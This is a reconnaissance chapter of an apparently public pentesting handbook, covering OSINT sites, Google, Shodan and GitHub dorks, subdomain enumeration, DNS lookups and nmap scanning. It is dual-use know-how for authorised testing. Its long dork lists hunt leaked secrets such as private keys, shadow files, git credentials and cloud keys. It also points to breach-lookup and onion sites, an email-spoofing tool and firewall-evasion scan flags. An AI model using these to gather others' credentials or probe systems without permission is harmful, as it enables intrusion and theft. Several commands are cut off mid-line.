

Pentest Book

/home/six2dez/.pentest-book

This book contains a bunch of info, scripts and knowledge used during my pentests.

Thanks to visit this site, please consider enhance this book with some awesome tools or techniques you know, you can contact me by Telegram([@six2dez](https://t.me/six2dez)), Twitter([@six2dez1](https://twitter.com/six2dez1)) or Discord(six2dez#8201), GitHub pull request is welcomed too ;) **Hack 'em all**

Usage: Just use the search bar at the upper or navigate through the sections of the left zone. Enjoy it



Don't you know where to go now? Let me introduce you to some of the most **popular pages** on this wiki:

- Know your target! Make a proper [recon](#)!
- What can you do in those strange [ports](#)?
- Doing a [web pentest](#)? Don't forget to check out any of these common attacks!
- Do you have the same hype as me with [cloud](#) services? They also have their vulnerabilities
- Stuck again with Windows and [Kerberos](#)? Here is my cheatsheet
- The mobile world does not stop growing, see my tips for [Android](#) and [iOS](#)
- [Burp Suite](#) is the tool most loved by everyone, but you have to know a few tricks, also check my [preferred extensions](#)
- I'm really proud of [Pentesting Web Checklist](#)
- If you want to know which web fuzzer fits you best, take a look at the [comparison](#).

Important note: I use this wiki daily for my work and I am constantly updating it. I'm very sorry if a link to a page changes or I move it, if you need something you are free to contact me.

You can support this work buying me a coffee:

six2dez is sharing knowledge
Buy Me a Coffee

Stargazers over time



Could not load image

Stargazers over time

Recon

Public info gathering

OSINT resources

```
https://osintframework.com/  
https://i-intelligence.eu/uploads/public-documents/OSINT_Handbook_2020.pdf  
https://start.me/p/DPYPMz/the-ultimate-osint-collection  
https://docs.google.com/spreadsheets/d/18rtqh8EG2q1xBo2cLNyhIDuK9jrPGwYr9DI2UncoqJQ  
https://cipher387.github.io/
```

OSINT websites

```
# Multipurpose
https://shodan.io/
https://censys.io/
https://onyphe.io/
https://app.netlas.io/
https://www.criminalip.io/
https://fofa.so/
https://fullhunt.io/
https://www.zoomeye.org/
https://leakix.net/
https://www.yougetsignal.com/
https://intelx.io/
https://pentest-tools.com/
https://gofindwhois.com/
https://gofindwho.com/

# Track website changes
https://visualping.io/
https://web.archive.org

# Domain Recon
https://centralops.net
https://viewdns.info/
https://phpinfo.me/domain
http://bgp.he.net/
https://bgpview.io/
https://suip.biz/
https://dnsdumpster.com/
https://www.whoxy.com/
http://ipv4info.com/
https://rapiddns.io/
https://myip.ms/
https://www.reversewhois.io/?
https://www.whoxy.com/reverse-whois/
https://reverse-whois.whoisxmlapi.com/api

# Analytics
https://mmhdan.herokuapp.com/
https://publicwww.com/
https://intelx.io/tools?tab=analytics
https://dnslytics.com/reverse-analytics
https://builtwith.com/

# Mailserver blacklists
http://multirbl.valli.org/

# Verify emails
https://tools.emailhippo.com/
```

```
# Dark web exposure
https://immuniweb.com/radar/

# New acquisitions
https://crunchbase.com/

# Public APIs
https://www.postman.com/explore/
https://rapidapi.com/

# APIs Recon
https://serene-agnesi-57a014.netlify.app/

# Exif Data
https://exif-viewer.com
```

General / AIO

```
# https://github.com/OWASP/Amass
# Get ASN
amass intel -org "whatever"
# Reverse whois
amass intel -active -asn NUMBER -whois -d domain.com
# SSL Cert Grabbing
amass enum -active -d example.com -cidr IF.YOU.GOT.THIS/24 -asn NUMBER

# https://github.com/smicallef/spiderfoot
spiderfoot -s domain.com

# https://github.com/j3ssie/Osmedeus
python3 osmedeus.py -t example.com

# https://github.com/thewhiteh4t/FinalRecon
python3 finalrecon.py --full https://example.com

# https://github.com/laramies/theHarvester
theHarvester -d domain.com -b all

# https://github.com/lanmaster53/recon-ng
recon-ng
```

Whois/Registrant Tools

```
# https://github.com/jpf/domain-profiler
./profile target.com

# Standard whois tool
whois

# Whoxy api
# https://www.whoxy.com/
# Whoxy clients
# https://github.com/MilindPurwani/whoxyrm
# https://github.com/vysecurity/DomLink

# Registrant's domains related
# https://github.com/harleo/knockknock
knockknock -n "companyORregistrant" -p

# Bulk whois
# https://github.com/melbadry9/WhoEnum
```

Dorks

GitHub - cipher387/Dorks-collections-list: List of Github repositories and articles with list of dor...
GitHub

Google

Tools

```
# Google Dorks Cli
# https://github.com/six2dez/dorks_hunter
python3 dorks_hunter.py -d domain.com
```

Dorks

```
# Google dorks helper
https://dorks.faisalahmed.me/

# Code share sites
site:https://ideone.com | site:https://codebeautify.org | site:https://codeshare.io | site:https://
# GitLab/GitHub/Bitbucket
site:github.com | site:gitlab.com | site:bitbucket.org "company"
# Stackoverflow
site:stackoverflow.com "target.com"
# Project management sites
site:https://trello.com | site:*.atlassian.net "company"
# Pastebin-like sites
site:https://justpaste.it | site:https://pastebin.com "company"
# Config files
site:target.com ext:xml | ext:conf | ext:cnf | ext:reg | ext:inf | ext:rdp | ext:cfg | ext:tx
# Database files
site:target.com ext:sql | ext:dbf | ext:mdb
# Backup files
site:target.com ext:bkf | ext:bkp | ext:bak | ext:old | ext:backup
# .git folder
inurl:"/.git" target.com -github
# Exposed documents
site:target.com ext:doc | ext:docx | ext:odt | ext:pdf | ext:rtf | ext:sxw | ext:psw | ext:pp
# Other files
site:target.com intitle:index.of | ext:log | ext:php intitle:phpinfo "published by the PHP Gro
# SQL errors
site:target.com intext:"sql syntax near" | intext:"syntax error has occurred" | intext:"inco
# PHP errors
site:target.com "PHP Parse error" | "PHP Warning" | "PHP Error"
# Login pages
site:target.com inurl:signup | inurl:register | intitle:Signup
# Open redirects
site:target.com inurl:redir | inurl:url | inurl:redirect | inurl:return | inurl:src=http | in
# Apache Struts RCE
site:target.com ext:action | ext:struts | ext:do
# Search in pastebin
site:pastebin.com target.com
# Linkedin employees
site:linkedin.com employees target.com
# Wordpress files
site:target.com inurl:wp-content | inurl:wp-includes
# Subdomains
site:*.target.com
# Sub-subdomains
site:*.*.target.com
# Find S3 Buckets
site:.s3.amazonaws.com | site:https://storage.googleapis.com | site:https://amazonaws.com "target
# Traefik
intitle:traefik inurl:8080/dashboard "target"
# Jenkins
intitle:"Dashboard [Jenkins]"
```

```
# Other 3rd parties sites
https://www.google.com/search?q=site%3Agitter.im%20%7C%20site%3Apapaly.com%20%7C%20site%3Apro
# Backup files
https://www.google.com/search?q=site%3Aunited.com%20ext%3Abkf%20%7C%20ext%3Abkp%20%7C%20ext%3
# Login pages
https://www.google.com/search?q=site%3Aunited.com%20inurl%3Asignup%20%7C%20inurl%3Aregister%2
# Config files
https://www.google.com/search?q=site%3Aunited.com%20ext%3Axml%20%7C%20ext%3Aconf%20%7C%20ext%3
# .git folder
https://www.google.com/search?q=inurl%3A%5C%22%2F.git%5C%22%20united.com%20-github
# Database files
https://www.google.com/search?q=site%3Aunited.com%20ext%3Asql%20%7C%20ext%3Adbf%20%7C%20ext%3
# Open redirects
https://www.google.com/search?q=site%3Aunited.com%20inurl%3Aredir%20%7C%20inurl%3Aurl%20%7C%2
# Code share sites
https://www.google.com/search?q=site%3Asharecode.io%20%7C%20site%3Acontrolc.com%20%7C%20site%3
# Pastebin-like sites
https://www.google.com/search?q=site%3Ajustpaste.it%20%7C%20site%3Aheypasteit.com%20%7C%20site%3
# Linkedin employees
https://www.google.com/search?q=site%3Alinkedin.com%20employees%20united.com
# Project management sites
https://www.google.com/search?q=site%3Atrello.com%20%7C%20site%3A*.atlassian.net%20%22united%2
# Other files
https://www.google.com/search?q=site%3Aunited.com%20intitle%3Aindex.of%20%7C%20ext%3Alog%20%7
# Sub-subdomains
https://www.google.com/search?q=site%3A*.*.united.com
# Jenkins
https://www.google.com/search?q=intitle%3A%5C%22Dashboard%20%5BJenkins%5D%5C%22%20%22united%2
# Traefik
https://www.google.com/search?q=intitle%3Atraefik%20inurl%3A8080%2Fdashboard%20%22united%22
# Cloud buckets S3/GCP
https://www.google.com/search?q=site%3A.s3.amazonaws.com%20%7C%20site%3Astorage.googleapis.com
# SQL errors
https://www.google.com/search?q=site%3Aunited.com%20intext%3A%5C%22sql%20syntax%20near%5C%22%
# Exposed documents
https://www.google.com/search?q=site%3Aunited.com%20ext%3Adoc%20%7C%20ext%3Adocx%20%7C%20ext%3
# Wordpress files
https://www.google.com/search?q=site%3Aunited.com%20inurl%3Awp-content%20%7C%20inurl%3Awp-inc
# Apache Struts RCE
https://www.google.com/search?q=site%3Aunited.com%20ext%3Aaction%20%7C%20ext%3Astruts%20%7C%20
# GitLab/GitHub/Bitbucket
https://www.google.com/search?q=site%3Agithub.com%20%7C%20site%3Agitlab.com%20%7C%20site%3Abi
# Subdomains
https://www.google.com/search?q=site%3A*.united.com
# Stackoverflow
https://www.google.com/search?q=site%3Astackoverflow.com%20%22united.com%22
# PHP errors
https://www.google.com/search?q=site%3Aunited.com%20%5C%22PHP%20Parse%20error%5C%22%20%7C%20%
```

Tools

```
#https://github.com/obheda12/GitDorker
python3 GitDorker.py -tf ~/Tools/.github_tokens -q united.com -p -ri -d Dorks/medium_dorks.txt
```

Dorks

".mlab.com_password"
"access_key"
"access_token"
"amazonaws"
"api.googlemaps_AIza"
"api_key"
"api_secret"
"apidocs"
"apikey"
"apiSecret"
"app_key"
"app_secret"
"appkey"
"appkeysecret"
"application_key"
"appsecret"
"appspot"
"auth"
"auth_token"
"authorizationToken"
"aws_access"
"aws_access_key_id"
"aws_key"
"aws_secret"
"aws_token"
"AWSSecretKey"
"bashrc_password"
"bucket_password"
"client_secret"
"cloudfront"
"codecov_token"
"config"
"conn.login"
"connectionstring"
"consumer_key"
"credentials"
"database_password"
"db_password"
"db_username"
"dbpasswd"
"dbpassword"
"dbuser"
"dot-files"
"dotfiles"
"encryption_key"
"fabricApiSecret"
"fb_secret"
"firebase"
"ftp"
"gh_token"
"github_key"

"github_token"
"gmail_password"
"gmail_username"
"herokuapp"
"internal"
"irc_pass"
"JEKYLL_GITHUB_TOKEN"
"key"
"keyPassword"
"ldap_password"
"ldap_username"
"login"
"mailchimp"
"mailgun"
"master_key"
"mydotfiles"
"mysql"
"node_env"
"npmrc _auth"
"oauth_token"
"pass"
"passwd"
"password"
"passwords"
"pem_private"
"preprod"
"private_key"
"prod"
"pwd"
"pwd"
"rds.amazonaws.com_password"
"redis_password"
"root_password"
"secret"
"secret.password"
"secret_access_key"
"secret_key"
"secret_token"
"secrets"
"secure"
"security_credentials"
"send.keys"
"send_keys"
"sendkeys"

"SF_USERNAME_salesforce"
"sf_username"
"site.com" FIREBASE_API_JSON=
"site.com" vim_settings.xml
"slack_api"
"slack_token"
"sql_password"
"ssh"

```
"ssh2_auth_password"
"sshpss"
"staging"
"stg"
"storePassword"
"stripe"
"swagger"
"testuser"
"token"
"x-api-key"
"xoxb "
"xoxp"
Jenkins
OTP
oauth
authoriztion
password
pwd
ftp
dotfiles
JDBC
key-keys
send_key-keys
send, key-keys
token
user
login-singin
passkey-passkeys
pass
secret
SecretAccessKey
app_AWS_SECRET_ACCESS_KEY AWS_SECRET_ACCESS_KEY
credentials
config
security_credentials
connectionstring
ssh2_auth_password
DB_PASSWORD
[WFClient] Password= extension:ica
access_key
bucket_password
dbpassword
dbuser
extension:avastlic "support.avast.com"

extension:bat
extension:cfg
extension:env
extension:exs
extension:ini
extension:json api.forecast.io
extension:json googleusercontent client_secret
extension:json mongolab.com
```

```
extension:pem private
extension:ppk
extension:ppk private
extension:properties
extension:sh
extension:sls
extension:sql
extension:sql mysql dump
extension:sql mysql dump password
extension:yaml mongolab.com
extension:zsh
filename:.bash_history
filename:.bash_history DOMAIN-NAME
filename:.bash_profile aws
filename:.bashrc mailchimp
filename:.bashrc password
filename:.cshrc
filename:.dockercfg auth
filename:.env DB_USERNAME NOT homestead
filename:.env MAIL_HOST=smtp.gmail.com
filename:.esmtprc password
filename:.ftpconfig
filename:.git-credentials
filename:.history
filename:.htpasswd
filename:.netrc password
filename:.npmrc _auth
filename:.pgpass
filename:.remote-sync.json
filename:.s3cfg
filename:.sh_history
filename:.tugboat NOT _tugboat
filename:.netrc password
filename:apikey
filename:bash
filename:bash_history
filename:bash_profile
filename:bashrc
filename:beanstalkd.yml
filename:CCCam.cfg
filename:composer.json
filename:config
filename:config irc_pass
filename:config.json auths

filename:config.php dbpasswd
filename:configuration.php JConfig password
filename:connections
filename:connections.xml
filename:constants
filename:credentials
filename:credentials aws_access_key_id
filename:cshrc
```

filename:database
filename:dbeaver-data-sources.xml
filename:deployment-config.json
filename:dhcpd.conf
filename:dockercfg
filename:environment
filename:express.conf
filename:express.conf path:.openshift
filename:filezilla.xml
filename:filezilla.xml Pass
filename:git-credentials
filename:gitconfig
filename:global
filename:history
filename:htpasswd
filename:hub oauth_token
filename:id_dsa
filename:id_rsa
filename:id_rsa or filename:id_dsa
filename:idea14.key
filename:known_hosts
filename:logins.json
filename:makefile
filename:master.key path:config
filename:netrc
filename:npmrc
filename:pass
filename:passwd path:etc
filename:pgpass
filename:prod.exs
filename:prod.exs NOT prod.secret.exs
filename:prod.secret.exs
filename:proftpdpasswd
filename:recentservers.xml
filename:recentservers.xml Pass
filename:robomongo.json
filename:s3cfg
filename:secrets.yml password
filename:server.cfg
filename:server.cfg rcon password
filename:settings
filename:settings.py SECRET_KEY
filename:sftp-config.json
filename:sftp-config.json password
filename:sftp.json path:.vscode

filename:shadow
filename:shadow path:etc
filename:spec
filename:sshd_config
filename:token
filename:tugboat
filename:ventrilo_srv.ini

```
filename:WebServers.xml
filename:wp-config
filename:wp-config.php
filename:zhrc
HEROKU_API_KEY language:json
HEROKU_API_KEY language:shell
HOMEBREW_GITHUB_API_TOKEN language:shell
jsforce extension:js conn.login
language:yaml -filename:travis
msg nickserv identify filename:config
org:Target "AWS_ACCESS_KEY_ID"
org:Target "list_aws_accounts"
org:Target "aws_access_key"
org:Target "aws_secret_key"
org:Target "bucket_name"
org:Target "S3_ACCESS_KEY_ID"
org:Target "S3_BUCKET"
org:Target "S3_ENDPOINT"
org:Target "S3_SECRET_ACCESS_KEY"
password
path:sites databases password
private -language:java
PT_TOKEN language:bash
redis_password
root_password
secret_access_key
SECRET_KEY_BASE=
shodan_api_key language:python
WORDPRESS_DB_PASSWORD=
xoxp OR xoxb OR xoxa
s3.yml
.exs
beanstalkd.yml
deploy.rake
.sls
----- -BASH -----
language:bash password
language:bash pwd
language:bash ftp
language:bash dotfiles
language:bash JDBC
language:bash key-keys
language:bash send_key-keys
language:bash send,key-keys
language:bash token
language:bash user
language:bash login-singin
language:bash passkey-passkeys
language:bash pass
language:bash secret
language:bash credentials
language:bash config
language:bash security_credentials
```

```
language:bash connection_string  
----- -PYTHON -----  
language:python password  
language:python pwd  
language:python ftp  
language:python dotfiles  
language:python JDBC  
language:python key-keys  
language:python send_key-keys  
language:python send, key-keys  
language:python token  
language:python user  
language:python login-singin  
language:python passkey-passkeys  
language:python pass  
language:python secret  
language:python credentials  
language:python config  
language:python security_credentials  
language:python connectionstring  
language:python ssh2_auth_password  
  
org:facebookresearch https://  
org:facebookresearch http://  
org:facebookresearch ldap  
org:facebookresearch ftp  
org:facebookresearch sftp  
org:facebookresearch host:  
org:facebookresearch login
```

Shodan

Dorks

```
port:"9200" elastic  
product:"docker"  
product:"kubernetes"  
hostname:"target.com"  
host:"10.10.10.10"  
# Spring boot servers, look for /env or /heapdump  
org:YOUR_TAGET http.favicon.hash:116323821
```

ASN/CIDR Tools

```
# Company string name to CIDR
# https://github.com/dhn/spk
spk -json -s "Google"

# Versatile tool with multiple input options and output formats
# https://github.com/projectdiscovery/asnmap
asnmap -i 1.3.3.7 -org GOOGLE -d facebook.com,twitter.com -a AS394161

# https://github.com/nitefood/asn
asn -n 8.8.8.8

# https://github.com/j3ssie/metabigor
echo "company" | metabigor net --org
echo "ASN1111" | metabigor net --asn

# https://github.com/yassineaboukir/Asnlookup
python asnlookup.py -m -o <Organization>

# https://github.com/harleo/asnip
asnip -t domain.com -p

# https://github.com/projectdiscovery/mapcidr
echo 10.10.10.0/24 | mapcidr

# https://github.com/eslam3kl/3klector
python 3klector.py -t company

# https://github.com/SpiderLabs/HostHunter
python3 hosthunter.py targets.txt

# Website (with API)
https://asnlookup.com/
```

Credentials leaks

```
# pwndb
# https://github.com/davidtavarez/pwndb
python3 pwndb.py --target asd@asd.com

# Websites
https://hunter.io/
https://link-base.org/index.php
http://xjypo5vzgmo7jca6b322dnqbdsdnp3amd24ybx26x5nxbusccjkm4pwid.onion/
http://pwndb2am4tzkvold.onion
https://weleakinfo.to/
https://www.dehashed.com/search?query=
https://haveibeenpwned.com
https://breachchecker.com
https://vigilante.pw/
https://leak.sx/
https://intelx.io
https://breachdirectory.org/

breachdirectory.org + (hashes.com || md5decrypt.net || crackstation.net)# Nice combination

# Check hashes with this tool
https://github.com/jackrendor/jhf
```

Email tools

```
# https://github.com/SimplySecurity/SimplyEmail
./SimplyEmail.py

pip3 install mailspoof
sudo mailspoof -d domain.com

# Test email spoof
https://emkei.cz/

# Find emails in an org
https://hunter.io
https://snov.io/email-finder

# https://github.com/sham00n/buster
buster -e target@example.com

# https://github.com/m4ll0k/Infoga
python infoga.py

# https://github.com/martinvigo/email2phonenumber
python email2phonenumber.py scrape -e target@email.com

# https://github.com/jkakavas/creepy/

# https://github.com/Josue87/EmailFinder

emailfinder -d domain.com

# https://github.com/laramies/theHarvester
python3 theHarvester.py -d domain.com -b "linkedin"
```

GIT tools

```
# https://github.com/obheda12/GitDorker
python3 GitDorker.py -tf TOKENSFILE -q tesla.com -d dorks/DORKFILE -o target

# https://github.com/dxa4481/truffleHog
trufflehog https://github.com/Plazmaz/leaky-repo
trufflehog --regex --entropy=False https://github.com/Plazmaz/leaky-repo

# https://github.com/eth0izzle/shhgit
shhgit --search-query AWS_ACCESS_KEY_ID=AKIA

# https://github.com/d1v1ous/git-wild-hunt
python git-wild-hunt.py -s "extension:json filename:creds language:JSON"

# https://shhgit.darkport.co.uk/

# GitLab (API token required)
# https://github.com/codeEmitter/token-hunter
./token-hunter.py -g 123456
```

Metadata

```
# https://github.com/Josue87/MetaFinder
metafinder -d "domain.com" -l 10 -go -bi -ba -o united
```

Social Media

```
# Twitter
# https://github.com/twintproject/twint
twint -u username

# Google account
# https://github.com/mxrch/ghunt
python hunt.py myemail@gmail.com

# Instagram
# https://github.com/th3unkn0n/osi.ig
python3 main.py -u username

# Public GDrive docs
https://www.dedigger.com/#gsc.tab=0

# Websites
emailrep.io # Accounts registered by email
tinfoleak.com # Twitter
mostwantedhf.info # Skype
searchmy.bio # Instagram
search.carrot2.org # Results grouped by topic
boardreader.com # forums
searchcode.com # search by code in repositories
swisscows.com # semantic search engine
publicwww.com # search by source page code
psbdmp.ws # search in pastebin
kribrum.io # social-media search engine
whatsmyname.app
```

Root domains

Basic

```
# https://github.com/OWASP/Amass
amass intel -d domain.com -whois

# Search on Google
https://google.com/search?q=united+airlines

# Analyze owners on domainbigdata
https://domainbigdata.com/domain.com
```

Reverse whois

```
https://viewdns.info/reversewhois/?q=United+Airlines
https://tools.whoisxmlapi.com/reverse-whois-search
```

ASN

```
https://bgp.he.net/search?search%5Bsearch%5D=united+airlines&commit=Search
whois -h whois.radb.net -- '-i origin AS1153' | grep -Eo "([0-9.]+){4}/[0-9]+" | uniq
whois -h whois.radb.net -- '-i origin AS20461' | grep -Eo "([0-9.]+){4}/[0-9]+" | uniq | mapc
```

Favicon

```
# https://github.com/pielco11/fav-up
python3 favUp.py -ff ~/favicon.ico --shodan-cli

# https://github.com/devanshbatham/FavFreak
cat urls.txt | python3 favfreak.py

# https://faviconhasher.herokuapp.com/

# https://www.shodan.io/search?query=http.favicon.hash%3A-382492124
```

Google Analytics ID

```
https://builtwith.com/relationships/united.com
https://builtwith.com/relationships/tag/UA-29214177
https://api.hackertarget.com/analyticslookup/?q=united.com
https://api.hackertarget.com/analyticslookup/?q=UA-16316580
```

DNS manual recon

```
dnsrecon -d www.example.com -a
dnsrecon -d www.example.com -t axfr
dnsrecon -d
dnsrecon -d www.example.com -D -t brt

dig www.example.com + short
dig www.example.com MX
dig www.example.com NS
dig www.example.com> SOA
dig www.example.com ANY +noall +answer
dig -x www.example.com
dig -4 www.example.com (For IPv4)
dig -6 www.example.com (For IPv6)
dig www.example.com mx +noall +answer example.com ns +noall +answer
dig -t AXFR www.example.com
dig axfr @10.11.1.111 example.box

dnsenum 10.11.1.111
```

Reverse IP search

```
# Get domain from IP
# https://reverse-ip.whoisxmlapi.com/
# https://github.com/projectdiscovery/dnsx
cat ips.txt | dnsx -ptr -resp-only -silent -retry 3
```

Subdomain Enum

Passive sources

```
# https://github.com/OWASP/Amass
# https://github.com/OWASP/Amass/blob/master/examples/config.ini
amass enum -passive -d domain.com

# https://github.com/projectdiscovery/subfinder
# https://github.com/projectdiscovery/subfinder#post-installation-instructions
subfinder -d domain.com -all -silent

# https://github.com/tomnomnom/assetfinder
assetfinder example.com

# https://github.com/tomnomnom/waybackurls
# https://github.com/tomnomnom/unfurl
echo domain.com | waybackurls | unfurl -u domains

# https://github.com/lc/gau
# https://github.com/tomnomnom/unfurl
gau --subs example.com | unfurl -u domains

## Cert Transparency
# https://certificate.transparency.dev/
# https://crt.sh/
# https://github.com/UnaPibaGeek/ctfr
python3 ctfr.py -d domain.com

# https://github.com/gwen001/github-subdomains
github-subdomains -d example.com -t tokens.txt -o output.txt
```

Active DNS resolution

```

# Generate custom resolvers list, always
# https://github.com/vortexau/dnsvalidator
dnsvalidator -tL https://public-dns.info/nameservers.txt -threads 200

# https://github.com/d3mondev/puredns
puredns resolve subdomains.txt -r ~/Tools/resolvers.txt

## BF
# https://github.com/d3mondev/puredns
puredns bruteforce ~/Tools/subdomains.txt united.com -r ~/Tools/resolvers.txt

# https://github.com/projectdiscovery/shuffledns
shuffledns -d example.com -list example-subdomains.txt -r resolvers.txt

```

Alterations and permutations

```

#https://github.com/Josue87/gotator
gotator -sub subdomains/subdomains.txt -perm permutations_list.txt -depth 1 -numbers 10 -mind

```

Crawling

```

# 1st resolve subdomains on valid websites
# https://github.com/projectdiscovery/httpx
cat subdomains.txt | httpx -follow-host-redirects -random-agent -status-code -silent -retries
# Clean output
cat webs_info.txt | cut -d ' ' -f1 | grep ".domain.com" | sort -u > websites.txt
# Crawl them
# https://github.com/jaeles-project/gospider
gospider -S websites.txt --js -t 20 -d 2 --sitemap --robots -w -r > urls.txt
# Clean output
# https://github.com/tomnomnom/unfurl
cat urls.txt | sed '/^.{2048}./d' | grep -Eo 'https?://[^ ]+' | sed 's/]$//' | unfurl -u do

```

DNS records

```

# https://github.com/projectdiscovery/dnsx
dnsx -retry 3 -a -aaaa -cname -ns -ptr -mx -soa -resp -silent -l subdomains.txt

```

DNS wordlists

```

# https://gist.githubusercontent.com/six2dez/a307a04a222fab5a57466c51e1569acf/raw
# https://wordlists-cdn.assetnote.io/data/manual/best-dns-wordlist.txt
# https://gist.github.com/jhaddix/f64c97d0863a78454e44c2f7119c2a6a

```

Other techniques

Google Analytics ID

```
# https://github.com/Josue87/AnalyticsRelationships
cat subdomains.txt | analyticsrelationships
```

Subdomain discovery with Burp

Navigate through target main website with Burp:

- Without passive scanner
- Set forms auto submit
- Scope in advanced, any protocol and one keyword ("tesla")
- Last step, select all sitemap, Engagement Tools -> Analyze target

Subdomain Takeover

Explanation

1. Domain name (sub.example.com) uses a CNAME record for another domain (sub.example.com CNAME anotherdomain.com).
2. At some point, anotherdomain.com expires and is available for anyone's registration.
3. Since the CNAME record is not removed from the DNS zone of example.com, anyone who records anotherdomain.com has full control over sub.example.com until the DNS record is present.

Resources

[Subdomain Takeover: Proof Creation for Bug Bounties](#)

Patrik Hudak

[GitHub - EdOverflow/can-i-take-over-xyz: "Can I take over XYZ?" — a list of services and how ...](#)

GitHub

Webs recon

Resolution

```
# https://github.com/projectdiscovery/httpx
cat subdomains/subdomains.txt | httpx -follow-redirects -random-agent -status-code -silent -r
```

WAF Checks

```
# https://github.com/EnableSecurity/wafw00f
wafw00f -i websites.txt

# IP Wafs/CDN lists
https://github.com/MISP/misp-warninglists
```

CMS

```
# https://github.com/Tuhinshubhra/CMSeek
tr '\n' ',' < websites.txt > cms_test.txt
python3 cmseek.py -l cms_test.txt --batch -r
```

Web screenshot

```
# https://github.com/sensepost/gowitness
gowitness file -f websites.txt
gowitness report serve -D gowitness.sqlite3
```

Fuzzing

```
# https://github.com/ffuf/ffuf
ffuf -mc all -fc 404 -ac -sf -s -w wordlist.txt -u https://www.domain.com/FUZZ
```

URLs

URL extraction

```
# https://github.com/jaeles-project/gospider
gospider -S websites.txt --js -t 20 -d 2 --sitemap --robots -w -r > urls.txt

# https://github.com/lc/gau
cat websites.txt | gau -subs

# https://github.com/tomnomnom/waybackurls
cat websites.txt | waybackurls

# https://github.com/gwen001/github-endpoints
github-endpoints -q -k -d united.com -t tokens_github.txt

# https://github.com/Josue87/roboxtractor
cat webs.txt | roboxtractor -m 1 -wb
```

Filtering

```
# https://github.com/tomnomnom/qsreplace
cat urls.txt | qsreplace -a

# https://github.com/s0md3v/uro
cat urls.txt | uro
```

Patterns

```
# https://github.com/tomnomnom/gf
# https://github.com/1ndianl33t/Gf-Patterns
gf sqli urls.txt
```

JS

```
# https://github.com/w9w/JSA
cat urls.txt | python3 jsa.py

# https://github.com/lc/subjs
cat js.txt | subjs | httpx

# https://github.com/GerbenJavado/LinkFinder
python3 linkfinder.py -d -i https://domain.com/whatever.js -o cli
```

Wordlists generation

```
# https://github.com/tomnomnom/unfurl
cat urls.txt | unfurl -u keys
cat urls.txt | unfurl -u values
```

Network Scanning

IP resolution

```
# https://github.com/Josue87/resolveDomains
resolveDomains -d subdomains.txt
```

Netdiscover

```
netdiscover -i eth0
netdiscover -r 10.11.1.1/24
```

Nmap

```
nmap -sn 10.11.1.1/24
nmap -sn 10.11.1.1-253
nmap -sn 10.11.1.*
```

NetBios

```
nbtscan -r 10.11.1.1/24
```

Ping Sweep - Bash

```
for i in {1..254} ;do (ping -c 1 172.21.10.$i | grep "bytes from" &) ;done
```

Ping Sweep - Windows

```
for /L %i in (1,1,255) do @ping -n 1 -w 200 172.21.10.%i > nul && echo 192.168.1.%i is up.
```

Host Scanning

nmap

```
# Fast simple scan
nmap 10.11.1.111

# Nmap ultra fast
nmap 10.11.1.111 --max-retries 1 --min-rate 1000

# Get open ports
nmap -p - -Pn -n 10.10.10.10

# Comprehensive fast and accurate
nmap --top-ports 200 -sV -n --max-retries 2 -Pn --open -iL ips.txt -oA portscan_active

# Get sV from ports
nmap -pXX,XX,XX,XX,XX -Pn -sV -n 10.10.10.10

# Full complete slow scan with output
nmap -v -A -p- -Pn --script vuln -oA full 10.11.1.111

# Network filtering evasion
nmap --source-port 53 -p 5555 10.11.1.111
    # If work, set IPTABLES to bind this port
    iptables -t nat -A POSTROUTING -d 10.11.1.111 -p tcp -j SNAT --to :53

# Scan for UDP
nmap 10.11.1.111 -sU
nmap -sU -F -Pn -v -d -sC -sV --open --reason -T5 10.11.1.111


# FW evasion
nmap -f <IP>
nmap --mtu 24 <IP>
nmap --data-length 30 <IP>
nmap --source-port 53 <IP>

